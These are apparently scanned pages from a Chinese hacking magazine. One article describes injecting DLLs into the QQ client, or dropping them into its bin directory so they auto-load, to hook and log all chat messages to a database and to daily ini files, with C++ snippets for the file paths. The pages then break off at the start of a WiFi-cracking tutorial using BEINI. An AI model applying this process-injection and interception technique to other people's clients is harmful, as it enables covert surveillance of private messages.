


图 6　数据库中保存的消息

复制发送一下，看看能不能全部保存，如图 5 所示。

看看数据库中的数据全不全，如图 6 所示。

全部保存进来了，连群里面的通知消息都保存进来了，哈哈！

注入模块是一开始我的测试而已，可以把打包的两个 DLL 文件都放到 QQ 的 bin 目录里，这样就不用每次注入模块了。以后你的记录都会保存起来，如图 7 所示。

但经过测试发现，这种方法没有注入 DLL 稳定。

花了一天时间做了个专门针对该记录数据的查看工具，代码写得比较乱。下面是软件的截图，如图 8 所示。

既然我们能找到需要的数据，那只要能把数据保存下来就可以了，至于使用什么方法，这个就不重要了，比如 xml、ini 文件等。下面使用 ini 配置文件格式来保存数据。

在操作类中重要的就两个函数：

```
void WriteIniFile(wchar_t *section,wchar_t *key,wchar_t *value,wchar_t *path);
void SaveMsg(wchar_t *msg,unsigned long qqsend,unsigned long qqrecv);
```

一个是封装 SDK 中的写 ini 函数，一个是处理聊天记录相关信息的函数。

```
[Section1]
Key11=value11
Key12=value12
[Section2]
Key21=value21
Key22=value22
...
[SectionN]
KeyN1=valueN1
KeyN2=valueN2
```

一般一个 INI 文件可有 N 个节，每节可有 N 个键名及值对应，每个键名及值以等式形式占一行。

一般键的名称可任取，不过建议用有意义的字符及词构成。值一般可为整数和字符串，其它类型要进行转换。




图 9　需要添加的代码




图 10　保存的聊天记录

在 SaveMsg 函数中，我把每个节和键名都跟当前时间连接成一个字符串作为当次的聊天记录保存起来，这样，每次保存的数据就都不同了，避免了每次节和键名都一样，从而只能留下一个数据。主要代码如下：

```
swprintf(msgSection,L"%s%s",L"MSG ",time);
swprintf(chacttime,L"%s%s",L"TIME ",time);
swprintf(qqse,L"%s%s",L"QQSEND ",time);
swprintf(qqre,L"%s%s",L"QQRECV ",time);
swprintf(message,L"%s%s",L"MESSAGE ",time);
```

这里有两个要注意的地方，一是在写 ini 文件的 SDK 函数中最后一个路径参数要写成完整的路径，且各级目录都必须存在；二是路径这个变量，在




图 7　自动注入




图 8　程序界面

文件名前面要加上“\\”，具体实现如下：

```
GetModuleFileNameW(NULL,file,MAX_PATH);
(wcsrchr(file,'\\'))[1] = 0;
```

第一行代码是获取当前可执行文件的当前目录，第二行是取到它最后一个指定的字符。比如获取到的路径为 D：\Program Files\Tencent\QQ\Bin\QQ.exe，则执行第二行后这个路径就变为 D:\Program Files\Tencent\QQ\Bin\，然后用如下代码实现我们的路径变量（程序中用“\\”表示一个“\”）：

```
swprintf(path,L"%s%s %s%s",file,L"\\Chact",day,L".ini");
```

这里的 day 变量是年月日，文件名为 Chact+ 年月日 +.ini，这样就不怕有重复了，而且每天的聊天记录都单独保存到一个文件中。

同样把如下代码加到 hook.cpp 中的同样位置就可以实现功能了，如图 9 所示。

下面是我的记录，如图 10 所示。

可以像上面我写的那个专门查看数据库中聊天记录的程序一样，自己写一个查看这个 ini 文件的程序，方便聊天记录的查看。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：QQ 的消息查询实在不怎么人性化，现在好了，大家可以根据自己的要求来编写查询工具了。

无线黑客

文 shuichon

无线破解实战入门

大家好，不知道大家最近对无线知识又了解掌握了多少，今天我将带领小菜大军，向无线加密 SSID 举起菜刀，开始我们的无线安全检测之旅。（无线安全检测，嘿嘿，邪恶坏笑中）大牛可以飘过了，哈哈。

首先说说我们今天的工具和无线安全测试环境，主要是 BEINI（奶瓶）系统，相应的 ISO 相信大家都已经下载回来了，最后是虚拟机（为了给大家截图，所以就没有使用 U 盘启动），怎么制作相应的 U 盘启动，我已经另外制作了小菜视频，大家可以看看。

下面闪亮登场的是 BEINI，有个可爱的昵称叫奶瓶，奶瓶的名字也不是白叫的，很适合新手使用滴。我们先启动起来 BEINI，如图 1 所示。界面很简洁吧，看到可爱的粉红色奶瓶了吧。




图 1




图 2

